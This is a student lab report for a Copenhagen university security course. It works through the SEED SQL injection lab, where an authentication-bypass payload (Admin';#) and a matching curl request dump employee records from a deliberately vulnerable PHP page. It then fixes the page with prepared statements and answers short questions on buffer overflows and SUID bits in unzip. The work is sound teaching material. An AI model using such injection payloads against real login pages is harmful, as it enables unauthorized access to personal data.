KØBENHAVNS UNIVERSITET

ITS - Assignment 3

Anders Friis Persson, Oliver Meulengracht og Mikkel Willén

1. november 2022

Indhold

Task 1

In task 1 we are tasked with using the `mysql` client program to get information from the `sqllab_-users` database. We run the following commands to get the docker container environment up and running.

```
docker-compose build //builds the environment
docker-compose up //creates and starts the container
```

We need to get a shell on the MySQL container by running the command

```
docker exec -it 1d /bin/bash
```


. We can then login with the command

```
mysql -u root -pdees
```

nd then when logged in we run the query


```
select * from credential where Name = 'Alice';
```

to get all the profile information about Alice.



```
[09/27/22]seed@VM:~/.../Labsetup$ docker ps
CONTAINER ID        IMAGE                  COMMAND                  CREATED           STATUS            PORTS                 NAMES
1d748ffda85d        seed-image-mysql-sqli  "docker-entrypoint.s…"   4 minutes ago     Up 4 minutes      3306/tcp, 33060/tcp   mysql-10.9.0.6
92983c303326        seed-image-www-sqli    "/bin/sh -c 'service…"   4 minutes ago     Up 4 minutes                            www-10.9.0.5
[09/27/22]seed@VM:~/.../Labsetup$ docker exec -it 1d /bin/bash
root@1d748ffda85d:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
```

Figur 1: Getting the shell and logging in to the mysql client program.



```
mysql> show tables;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.01 sec)

mysql> describe credential;
+-------------+--------------+------+-----+---------+----------------+
| Field       | Type         | Null | Key | Default | Extra          |
+-------------+--------------+------+-----+---------+----------------+
| ID          | int unsigned | NO   | PRI | NULL    | auto_increment |
| Name        | varchar(30)  | NO   |     | NULL    |                |
| EID         | varchar(20)  | YES  |     | NULL    |                |
| Salary      | int          | YES  |     | NULL    |                |
| birth       | varchar(20)  | YES  |     | NULL    |                |
| SSN         | varchar(20)  | YES  |     | NULL    |                |
| PhoneNumber | varchar(20)  | YES  |     | NULL    |                |
| Address     | varchar(300) | YES  |     | NULL    |                |
| Email       | varchar(300) | YES  |     | NULL    |                |
| NickName    | varchar(300) | YES  |     | NULL    |                |
| Password    | varchar(300) | YES  |     | NULL    |                |
+-------------+--------------+------+-----+---------+----------------+
11 rows in set (0.00 sec)

mysql> SELECT*FROM credential WHERE Name='Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.01 sec)
```

Figur 2: Showing the tables and running the SQL command

Task 2

Task 2.1

We are tasked with logging in the website `www.seed-server.com` using only the Admin username. We are given some code on which we are to perform and SQL injection attack. In order to log-in on the website using only the username, we have to look at the source-code first:

```
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

...

$sql = "SELECT id, name, eid, salary, birth, ssn, address, email,
        nickname, Password
    FROM credential
    WHERE name= '$input_uname' and Password='$hashed_pwd'";

$result = $conn -> query($sql);
```

At first glance of the source-code, we can clearly see it's already at a security risk of an attack. This is due to the reason of it being written in raw SQL code, which means that the user input will be interpreted raw. This heavily leaves the side open to SQL-injections. If they were smart, they would use a query-builder which prevents SQL-injection attacks by using parameterized queries. This is however not the only option to prevent SQL-injections, you can also use stored procedures, list input validation or escaping all user supplied input. Regardless, let's take a look at the following line in the source-code:

```
WHERE name= '$input_uname' and Password='$hashed_pwd'";
```


using an SQL-injection, we can actually use the following input, since we know the username:

```
Admin';#
```

What this does input our name as a string and then we comment out the rest of the line, so that it would essentially look like this:

```
WHERE name= '$input_uname'# and Password='$hashed_pwd'";
```

This then allows us to log-in only using the username, and we get redirected to the following site:


www.seed-server.com/unsafe_home.php?username=admin'%3B%23&Password=
SEED LABS
Home
Edit Profile
Logout

User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABs

Task 2.2


The Unix-Command 'curl' transfers from or to a server using different protocols, which in our case will be 'HTTPS'. In order to log-in only using the username in our terminal, we will make use of the curl command. Firstly however, we will need to translate "Admin';#"into URL-encoding. We make use of an encoding table to solve this task: Now we start translating each symbol, and need to translate the single quote firstly in "Admin';#". We look at the table and see the value '%27'. The semicolon is equal to the value '%3B' and lastly, the hashtag is the value '%23'. Now we can assemble our URL and we get:

```
"www.seed-server.com/unsafe\_home.php?username=Admin\%27\%3b\%23"
```

Now we can use the curl command and write it like this:

```
curl "www.seed-server.com/unsafe\_home.php?username=Admin\%27\%3b\%23"
```

When we type this in our terminal, we get the following output:



```
<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</spa
n></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-
lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-da
rk'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Emai
l</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></t
d><td></td><td></td></tr><tr><th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30
000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td>
<td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</t
h><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
  </html>
^C
[1]+  Done                    curl http://www.seed-server.com/unsafe home.php?username=admin%27%3B%23
```

Figur 3: Output from the curl command

From the HTML code our curl command outputted, this looks pretty correct when we look at the code. In the bottom we can see 'logoff.php' which is top-right on the original page. Within the body, we can also see the code for all the User Details being outputted.

Task 2.3

The reason multiple SQL statements don't work is due to the reason that it doesn't work against MySQL, because of PHP's mysqli extention. The *mysqli* :: *query*() API does not allow multiple queries to run in the database server. The reason for this of course is to prevent SQL-injections.


Task 4

We were tasked with modifying the code in unsafe.php to use prepared statements. This makes our code safer, since our program now can defeat SQL-injection attacks.
Below we have the code from unsafe.php changed, so the data wont be loaded, if the username and corresponding password aren't entered correctly.

```
<?php
// Function to create a sql connection.
function getDB() {
  $dbhost="10.9.0.6";
  $dbuser="seed";
  $dbpass="dees";
  $dbname="sqllab_users";

  // Create a DB connection
  $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
  if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error . "\n");
  }
  return $conn;
}

$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

// create a connection
```

```
$conn = getDB();

// do the query
$result = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
      WHERE name = ? and Password = ? ");
$result->bind_param("ss", $input_uname, $hashed_pwd);
$result->execute();
$result->bind_result($id, $name, $eid, $salary, $ssn);
$result->fetch();

if ($result->num_rows > 0) {
  // only take the first row
  $firstrow = $result->fetch_assoc();
  $id     = $firstrow["id"];
  $name   = $firstrow["name"];
  $eid    = $firstrow["eid"];
  $salary = $firstrow["salary"];
  $ssn    = $firstrow["ssn"];
}

// close the sql connection
$conn->close();
?>
```


If we log in with a valid username and the corresponding password, we get to the following page.


Information returned from the database

- ID: **6**
- Name: **Admin**
- EID: **99999**
- Salary: **400000**
- Social Security Number: **43254314**

Figur 4: Billede af siden med password

If we log in with either an invalid username or an invalid password, we get to the following page. Even if we log in with the previous escape charaters, we get this page.


Information returned from the database

- ID:
- Name:
- EID:
- Salary:
- Social Security Number:

Figur 5: Billede af siden uden password

A login page isn't implemented so we still get the same page as before, though the data isn't loaded, and so we have fixed the issues with accessing the data, without having the proper username and password.

Short Questions - 1

A buffer overflow attack occurs when you overflow a buffer and thus affect the return address. When the function returns, the return address determines where the program should jump to. However, because it can be changed if there is a buffer overflow, it may return to a different location. This means that the new virtual address may not even be mapped to a physical address, causing the return to fail and the program to crash. It could also indicate that the new virtual address is mapped to a physical address, but that the physical address is protected, causing the jump instruction to fail and the program to crash.

To exploit it, we could theoretically write malicious code and inject it into the running program's memory. Next, you must force the program to jump to our malicious code, which should be in memory and can be accomplished by overwriting the return address with the new address where our code is stored. When their function/program returns, it should theoretically jump to our code and execute it with the program's given privileges.

Short Questions - 2

In order to defend yourself from a buffer overflow attack, you can use a few countermeasures:

First you can write safer functions! Instead of specifying a given buffer, you should just specify the length of the buffer to be the length of the code. The length can now be decided based on the size of the targeted buffer.

Secondly, you can use safer dynamic link library: this way we can build safe libraries and dynamically link a program to the functions in this library and thereby make it safer.

Thirdly, program static analyzer: This can tell you of potential programming patterns which might leave you open to exploits.

Fourthly, utilize your given programming language. A lot of programming languages can check against buffer overflow.

A few more things you can utilize are the compiler, your operating system and hardware architecture.

Short Questions - 3

The risk of SQL injection attacks on a webiste that only allows HTTP connections is the same as a website that only allows HTTPS connections as SQL injection attacks manipulate how the server handles user inputs and not the actual security of the connection. SQLi attacks code vulnerabilities. Thus you need countermeasures like prepared statements in your code to avoid SQLi attacks.

Short Questions - 4

Even though unzip is owned by root, it is not run as root. It is designed this way to make sure it can't be exploited in this exact way.
Some versions of unzip does however preserve the SUID bit, which makes it possible to give a file root access locally, and then unzip it on another machine with maintained elevated priviliges. [1]

[1]https://gtfobins.github.io/gtfobins/unzip/